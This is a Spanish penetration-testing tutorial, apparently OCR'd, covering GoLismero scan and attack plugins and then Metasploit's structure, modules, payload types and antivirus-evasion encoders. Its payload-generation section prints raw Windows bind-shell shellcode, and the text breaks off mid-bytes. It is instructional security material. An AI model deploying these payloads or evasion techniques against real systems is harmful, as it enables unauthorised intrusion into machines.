find_vulns -> True
plugin_list ->
wordpress_urls -> golismero/wordpress_detector.txt
SSLScan
ID: testing/scan/sslscan
Location: testing/scan/sslscan.golismero
Source code: testing/scan/sslscan.py
Class name: SSLScanPlugin
Category: testing
Stage: scan
Descripción: Integración con SSLScan

DNS Zone Transfer
ID: testing/scan/zone_transfer
Location: testing/scan/zone_transfer.golismero
Source code: testing/scan/zone_transfer.py
Class name: DNSZoneTransferPlugin
Category: testing
Stage: scan
Descripción: Detecta y explota vulnerabilidades de la transferencia de zona DNS.

OpenSSL Heartbleed Attack
ID: testing/attack/heartbleed
Location: testing/attack/heartbleed.golismero
Source code: testing/attack/heartbleed.py
Class name: HeartbleedPlugin
Category: testing
Stage: attack
Descripción: Es un plugin de ataque. Prueba de la vulnerabilidad CVE-2014-0160 (también conocido como "ataque de corazón").

SQLMap
ID: testing/attack/sqlmap
Location: testing/attack/sqlmap.golismero
Source code: testing/attack/sqlmap.py
Class name: SQLMapTestingPlugin
Category: testing
Stage: attack

Descripción: Es un plugin de ataque. Complemento de inyección SQL, usando SQLMap. Solo recupera el banner DB, no explota ninguna vulnerabilidad.
Arguments: args -> -b

XSSer
ID: testing/attack/xsser
Location: testing/attack/xsser.golismero
Source code: testing/attack/xsser.py
Class name: XSSerPlugin
Category: testing
Stage: attack
Descripción: Es un plugin de ataque. Integración con XSSer.
Arguments: args -> --auto --user-agent "GoLismero" --timeout "20"

BSON Report
ID: report/bson
Location: report/bson.golismero
Source code: report/bson.py
Class name: BSONOutput
Category: report
Stage: report
Descripción: Salida BSON (Binary JSON) para acceso programático.
Arguments:
command ->
mode -> dump

CSV Report
ID: report/csv
Location: report/csv.golismero
Source code: report/csv.py
Class name: CSVReport
Category: report
Stage: report
Descripción: Escribe informes en formato de valores separados por comas.

HTML Report
ID: report/html
Location: report/html.golismero
Source code: report/html.py
Class name: HTMLReport
Category: report
Stage: report
Descripción: Escribe informes como páginas web sin conexión.

JSON Report
ID: report/json
Location: report/json.golismero
Source code: report/json.py
Class name: JSONOutput
Category: report

Stage: report
Descripción: Salida JSON para acceso programático.
Arguments:
beautify -> no
command ->
mode -> dump

LaTeX Report
ID: report/latex
Location: report/latex.golismero
Source code: report/latex.py
Class name: LatexReport
Category: report
Stage: report
Descripción: Escribe informes en formato de documento LaTeX (.tex).

Logger
ID: report/log
Location: report/log.golismero
Source code: report/log.py
Class name: TextLogger
Category: report
Stage: report
Descripción: Extrae solo los registros.
Arguments:
command ->

LTSV Logger
ID: report/ltsv
Location: report/ltsv.golismero
Source code: report/ltsv.py
Class name: LTSVLogger
Category: report
Stage: report
Descripción: Extrae solo los registros, en formato de valores separados por tabuladores etiquetados.
Arguments:
command ->

MessagePack Report
ID: report/msgpack
Location: report/msgpack.golismero
Source code: report/msgpack.py
Class name: MessagePackOutput
Category: report
Stage: report
Descripción: Salida de MessagePack para acceso programático.
Arguments:
command ->
mode -> dump

OpenOffice Document Report
ID: report/odt
Location: report/odt.golismero
Source code: report/odt.py
Class name: ODTReport
Category: report
Stage: report
Descripción: Escribe informes en formato de documento OpenOffice (.odt).

reStructured Text Report
ID: report/rst
Location: report/rst.golismero
Source code: report/rst.py
Class name: RSTReport
Category: report
Stage: report
Descripción: Escribe informes en formato de texto reestructurado.

Text Report
ID: report/text
Location: report/text.golismero
Source code: report/text.py
Class name: TextReport
Category: report
Stage: report
Descripción: Escribe informes de texto sin formato en un fichero o en la pantalla.

XML Output
ID: report/xml
Location: report/xml.golismero
Source code: report/xml.py
Class name: XMLOutput
Category: report
Stage: report
Descripción: Salida XML para acceso programático.

YAML Report
ID: report/yaml
Location: report/yaml.golismero
Source code: report/yaml.py
Class name: YAMLOutput
Category: report
Stage: report
Descripción: Salida YAML para acceso programático.
Arguments:
command ->
mode -> dump

Console UI
ID: ui/console

Location: ui/console.golismero
Source code: ui/console.py
Class name: ConsoleUIPlugin
Category: ui
Stage: ui
Descripción: Interfaz de usuario de consola. Este es el valor predeterminado.

NO UI
ID: ui/disabled
Location: ui/disabled.golismero
Source code: ui/disabled.py
Class name: DisabledUIPlugin
Category: ui
Stage: ui
Descripción: Interfaz de usuario desactivada. Utilizado por algunas pruebas unitarias.

8.3. Uso

Lo primero a ejecutar es golismero scan <target>. La opción target puede ser una URL o una dirección IP
El escaneo incluye:

- Shodan
- SpiderFoot
- OpenVAS
- IP Geolocator
- theHarvester
- PunkSPIDER
- Web Server Fingerprinter
- DNS Resolver
- Malware DNS detection
- Bruteforce suffixes discovery
- Bruteforce file extensions discovery
- Bruteforce prefixes discovery
- DNS Bruteforcer
- Bruteforce permutations discovery
- Plecost
- Nmap
- SSLScan
- Nikto

Para ejecutar un plugin

golismero -e <plugin> ><target>

Para coger los resultados de nmap, escanear todos los hosts encontrados y escribir un informe HTML:

golismero.py scan -i nmap_output.xml -o report.html

Para recoger los resultados de OpenVAS y mostrarlos en la pantalla, pero no escanear nada:

golismero.py import -i openvas_output.xml

Para mostrar la lista de todos los perfiles de configuración disponibles:

```
golismero.py profiles
```

Para mostrar una lista de todos los plugins disponibles:

```
golismero.py plugins
```

Para volcar la base de datos de un escaneo anterior:

```
golismero.py dump -db example.db -o dump.sql
```

9. Metasploit Framework

9.1. Introducción

Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y el desarrollo de firmas para sistemas de detección de intrusos. Su subproyecto más conocido es el Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una máquina remota.

El Metasploit Framework (MSF) es mucho más que una simple colección de exploits: también es una base sólida sobre la que puede construir y personalizar fácilmente para satisfacer sus necesidades. Esto le permite concentrarse en su entorno objetivo único y no tener que reinventar la rueda. Consideramos que MSF es una de las herramientas de auditoría de seguridad más útiles disponibles gratuitamente para los profesionales de seguridad en la actualidad. Desde una amplia gama de exploits de grado comercial y un extenso entorno de desarrollo de exploits, hasta herramientas de recopilación de información en red y complementos de vulnerabilidad web, el Metasploit Framework proporciona un entorno de trabajo realmente impresionante.


Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunciócque había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades. Metasploit está escrito actualmente en Ruby y ha estado en desarrollo durante muchos años.

Los pasos básicos para la explotación de un sistema que utiliza el sistema incluyen:


1. La selección y configuración de un código el cual se va a explotar. El cual entra al sistema objetivo, mediante el aprovechamiento de un fallo. Existen cerca de 900 exploits incluidos para Windows, Unix/Linux y Mac OS X.
2. Opción para comprobar si el sistema destino es susceptible a los fallos elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignorar la payload codificada
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix incluyendo Linux y Mac OS X y en Windows. El sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas. Metasploit no es un programa propiamente dicho, sino que es un programa que ejecuta exploits o plugins que son de código abierto y por lo tanto reutilizables. Como se explicará más adelante, algunos exploits necesitan payloads que también son de código abierto y reutilizables.

Para elegir un exploit y la payload, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y la detección del sistema operativo y para ello, se puede obtener esta información con programas como nmap, NeXpose o Nessus, programas que pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.



En Kali Linux, Metasploit se proporciona en el paquete metasploit-framework y se instala en el directorio /usr/share/metasploit-framework, cuyo nivel superior se muestra a continuación.



9.2. El sistema de ficheros de Metasploit

El sistema de ficheros de MSF se presenta de manera intuitiva y se organiza por directorios. Algunos de los directorios más importantes se describen brevemente a continuación.

data
El directorio data contiene ficheros editables utilizados por Metasploit para almacenar los ficheros binarios necesarios para ciertos exploits, listas de palabras, imágenes y más.

```
root@kali:~# ls /usr/share/metasploit-framework/data/
cpuinfo              ipwn           meterpreter  snmp            webcam
eicar.com            isight.bundle  mime.yml     sounds          wmap
eicar.txt            john.conf      msfcrawler   SqlClrPayload   wordlists
emailer_config.yaml  lab            passivex     templates
exploits             logos          php          vncdll.x64.dll
flash_detector       markdown_doc   post         vncdll.x86.dll
```

documentation
Como su nombre lo indica, el directorio de documentación contiene la documentación disponible para el marco.

```
root@kali:~# ls /usr/share/metasploit-framework/documentation/
changelog.Debian.gz  CONTRIBUTING.md.gz  developers_guide.pdf.gz  README.md
CODE_OF_CONDUCT.md   copyright           modules
```

lib
El directorio lib contiene el meollo de la base de codificación del marco.

```
root@kali:~# ls /usr/share/metasploit-framework/lib/
anemone        msfenv.rb        rbmysql.rb  sqlmap
anemone.rb     net              rex         tasks
```

```
enumerable.rb  postgres         rex.rb      telephony
metasm         postgres_msf.rb  robots.rb   telephony.rb
metasploit     rabal            snmp        windows_console_color_support.rb
msf            rbmysql          snmp.rb
```

modules

El directorio modules contiene 6 tipos diferentes: auxiliary, encoders, exploits, nops, payloads y post

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```

Los exploit se definen como módulos que usan payloads.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi        firefox  irix       multi    solaris
android    dialup      freebsd  linux      netware  unix
apple_ios  example.rb  hpux     mainframe  osx      windows
```

Los módulos auxiliary incluyen escaners de puertos, fuzzers, sniffers y más.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/auxiliary/
admin    client   dos         gather  scanner  spoof  vsploit
analyze  crawler  example.rb  parser  server   sqli
bnat     docx     fuzzers     pdf     sniffer  voip
```

Las payloads consisten en código que se ejecuta de forma remota, mientras que los codificadores aseguran que las payloads lleguen intactas a su destino. Los nops mantienen los tamaños consistentes de la payload en los intentos de explotación.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/payloads/
singles  stagers  stages
root@kali:~# ls /usr/share/metasploit-framework/modules/encoders/
cmd  generic  mipsbe  mipsle  php  ppc  ruby  sparc  x64  x86
root@kali:~# ls /usr/share/metasploit-framework/modules/nops/
aarch64  armle  mipsbe  php  ppc  sparc  tty  x64  x86
```

plugins

Los plugins trabajar directamente con las API y son los que manipulan el marco en su conjunto. Interactúan con el subsistema de eventos y automatizan las tareas específicas que sería tedioso hacerlo manualmente. Los plugins sólo funcionan en la msfconsole y pueden añadir nuevos comandos de la consola. Metasploit incluye muchos plugins que se encontrarán en este directorio.

```
root@kali:~# ls /usr/share/metasploit-framework/plugins/
aggregator.rb      ips_filter.rb  openvas.rb          sounds.rb
alias.rb           komand.rb      pcap_log.rb         sqlmap.rb
auto_add_route.rb  lab.rb         request.rb          thread.rb
beholder.rb        libnotify.rb   rssfeed.rb          token_adduser.rb
db_credcollect.rb  msfd.rb        sample.rb           token_hunter.rb
db_tracker.rb      msgrpc.rb      session_notifier.rb  wiki.rb
event_tester.rb    nessus.rb      session_tagger.rb    wmap.rb
```

```
ffautoregen.rb     nexpose.rb     socket_logger.rb
```

scripts
El directorio scripts contiene el meterpreter y otros scripts.

```
root@kali:~# ls /usr/share/metasploit-framework/scripts/
meterpreter  ps  resource  shell
```

tools
El directorio tools tiene varias utilidades de línea de comando.

```
root@kali:~# ls /usr/share/metasploit-framework/tools/
context  dev  exploit  hardware  memdump  modules  password  recon
```

9.3. Módulos

Metasploit tiene 6 tipos de módulos diferentes, que son: payloads, exploits, post, nops, auxiliary y encoders.

Los payloads son el código que se enviará al sistema pirateado. Algunas personas las denominan listeners, rootkits, etc. Estos payloads incluyen shells, meterpreter, etc. Los payloads pueden ser staged, inline, NoNX, PassiveX que elude las reglas restringidas del cortauegos de salida y de IPv6 entre otras.

Los exploits son los shellcode que toman ventaja de una vulnerabilidad o fallo en el sistema. Estos exploits son específicos del sistema operativo, del servicio, del puerto e incluso de la aplicación. Están clasificados según el sistema operativo, de forma que un exploit de Windows no funciona en el sistema operativo Linux y viceversa.

Los nops son módulos para no hacer nada. En las CPUs x86, normalmente se indican por hex 0x90. Este no hacer nada puede ser crucial en la creación de un buffer overflow.

Los auxiliary incluye numerosos módulos que no se ajustan en las otras categorías. Estos incluyen cosas como fuzzers, escaners, ataques de denegación de servicio y otros.

Los encoders son módulos que pueden codificar las payloads de varias formas para conseguir sobrepasar los antivirus y otros dispositivos de seguridad. Como se puede ver, hay muchos encoders en Metasploit. Uno de los favoritos es shikata_ga_nai, que permite un XOR de una payload para ayudar a hacerla indetectable a los programas antivirus y a los dispositivos de seguridad.

9.4. Exploits

Un exploit ejecuta una secuencia de comandos que se dirigen a una vulnerabilidad específica encontrada en un sistema o aplicación para proporcionarle al atacante acceso al sistema. Las vulnerabilidades incluyen desbordamiento de búfer, inyección de código y vulnerabilidades de aplicaciones web.

Todos los exploits en Metasploit Framework se clasificarán en 2 categorías: activos y pasivos.


Los exploits activos explotarán un host específico, se ejecutarán hasta su finalización y luego saldrán.

- Los módulos de fuerza bruta saldrán cuando se abra un shell en la víctima.
- La ejecución del módulo se detiene si se encuentra un error.
- Puede forzar un módulo activo al segundo plano pasando "-j" al comando de explotación

Los exploits pasivos esperan a los dispositivos entrantes y los explotan mientras se conectan.

- Los exploits pasivos casi siempre se centran en clientes como navegadores web, clientes FTP, etc.
- También se pueden usar junto con exploits de correo electrónico, esperando conexiones.
- Las explotaciones pasivas informan a las shells a medida que ocurren y se pueden enumerar pasando "-l" al comando de sesiones. Al pasar '-i' interactuará con un shell.

El comando show exploits en msfconsole muestra todos los exploits que contiene.



Los comandos asociados a exploit son

check	Comprobar si el objetivo es vulnerable
exploit	Lanzar un intento de exploit
rcheck	Recargar el módulo y comprobar si el objetivo es vulnerable
rexploit	Recargar el módulo y lanzar un intento de exploit
use	Ejecutar un exploit

Así para activar un exploit se empleará el comando use. En el ejemplo siguiente se activa el exploit ms09_050_smb2_negotiate_func_index que corresponde al protocolo SMB en Windows. Con el comado help, se muestran los comandos asociados a este exploit.

```
msf > use  exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
================
    Command       Descripción
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rerun         Alias for rexploit
    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit
```

Con el comando show targets, se muestran los objetivos del exploit.

Una vez activado un exploit, con el comando show payloads, podemos ver los payloads compatibles con este exploit.

msf exploit(ms03_026_dcom) > show payloads
Compatible payloads
==========
Name Descripción
---- -----------
generic/debug_trap Generic x86 Debug Trap
...snip...

9.5. Payload

Una payload en Metasploit se refiere a un módulo de explotación. Independientemente de si una payload está organizada o no, se representa con '/' en el nombre de la payload. Por ejemplo, windows/shell_bind_tcp es una payload única sin etapa, mientras que windows/shell / bind_tcp consta de un stager (bind_tcp) y un stage (shell).

9.5.1. Tipos de payload

Singles
Los singles son payloads que son autónomas y completamente independientes. Una payload single puede ser algo tan simple como agregar un usuario al sistema de destino o ejecutar calc.exe.
Este tipo de payloads son autónomas, por lo que pueden capturarse con handlers que no sean metasploit como netcat.

Stagers

Las stagers configuran una conexión de red entre el atacante y la víctima y están diseñadas para ser pequeñas y confiables. Es difícil hacer siempre ambas cosas bien, por lo que el resultado son múltiples etapas similares. Metasploit usará la mejor cuando pueda y recurrirá a una menos preferida cuando sea necesario.

Stages
Las stages son componentes de payload que se descargan mediante módulos stagers. Las diversas etapas de la payload proporcionan funciones avanzadas sin límites de tamaño, como meterpreter, VNC Injection y el iPhone "ipwn" Shell.
Las etapas de la payload utilizan automáticamente etapas intermedias

- Un solo recv() falla con grandes payloads
- El stager recibe el intermedio stager
- El stager intermedio realiza una descarga completa
- También mejor para RWX

Inline (Non Staged)
Se trata de una payload que contiene el exploit y el código de shell completo para la tarea seleccionada. Por diseño las payloads inline son más estables que sus contrapartes porque contienen todo en uno. Sin embargo algunos exploits no admitirán el tamaño resultante de estas payloads.

Meterpreter
Meterpreter, la forma abreviada de Meta-Interpreter, es una payload avanzada y multifacética que funciona mediante inyección dll. El meterpreter reside completamente en la memoria del dispositivo remoto y no deja rastros en el disco duro, por lo que es muy difícil de detectar con técnicas forenses convencionales. Los scripts y los plugins se pueden cargar y descargar dinámicamente según sea necesario y el desarrollo del meterpreter es muy sólido y evoluciona constantemente.

PassiveX
PassiveX es una payload que puede ayudar a sortear los cortafuegos. Lo hace mediante el uso de un control ActiveX para crear una instancia oculta del Internet Explorer. Usando el nuevo control ActiveX, se comunica con el atacante a través de solicitudes y respuestas HTTP.

NoNX
El bit NX (No eXecute) es una característica integrada en algunas CPU para evitar que el código se ejecute en determinadas áreas de la memoria. En Windows, NX se implementa como DEP (Data Execution Prevention). Las payloads de Metasploit NoNX están diseñadas para evadir DEP.

Ord
Las payloads ordinales son stager de Windows basadas en payloads que tienen distintas ventajas y desventajas. Las ventajas son que funciona en todos las ediciones e idiomas de Windows desde Windows 9x sin la definición explícita de una dirección de retorno. También son extremadamente pequeños. Sin embargo 2 desventajas muy específicas hacen que no sean la opción predeterminada. La primera es que se basa en el hecho de que ws2_32.dll se carga en el proceso que se explota antes de la explotación. El segundo es que es un poco menos estable que los otros stagers.

IPv6
Las payloads de Metasploit IPv6, como su nombre lo indica, están diseñadas para funcionar en redes IPv6.

Reflective DLL injection
La inyección reflectante de DLL es una técnica mediante la cual se inyecta una payload stage en un proceso del dispositivo comprometido que se ejecuta en la memoria, sin usar nunca el disco duro del dispositivo. Las payloads VNC y meterpreter utilizan la inyección reflectante de DLL.

9.5.2. Generación de un payload

Durante el desarrollo de los exploits, seguramente se necesitará generar un shellcode para usar en el exploit. En Metasploit, las payloads se pueden generar con el programa msfconsole. Cuando se utiliza una determinada payload, Metasploit agrega los comandos generate, pry y reload.

```
msf use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > help
...snip...
    Command       Descripción
    -------       -----------
    generate      Generates a payload
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk
```

Comencemos mirando las diversas opciones para el comando generate ejecutándolo con la opción -h.

```
msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]
Generates a payload.
OPTIONS:
    -E   Force encoding.
    -b   The list of characters to avoid: '\x00\xff'
    -e   The name of the encoder module to use.
    -f   The output file name (otherwise stdout)
    -h   Help banner.
    -i   the number of encoding iterations.
    -k   Keep the template executable functional
    -o   A comma separated list of options in VAR=VAL format.
    -p   The Platform for output.
    -s   NOP sled length.
    -t   The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-
small,elf,macho,vba,vbs,loop-vbs,asp,war
    -x   The executable template to use
```

Para generar el shellcode sin ninguna opción, ejecutar simplemente el comando generate

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
```

```
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
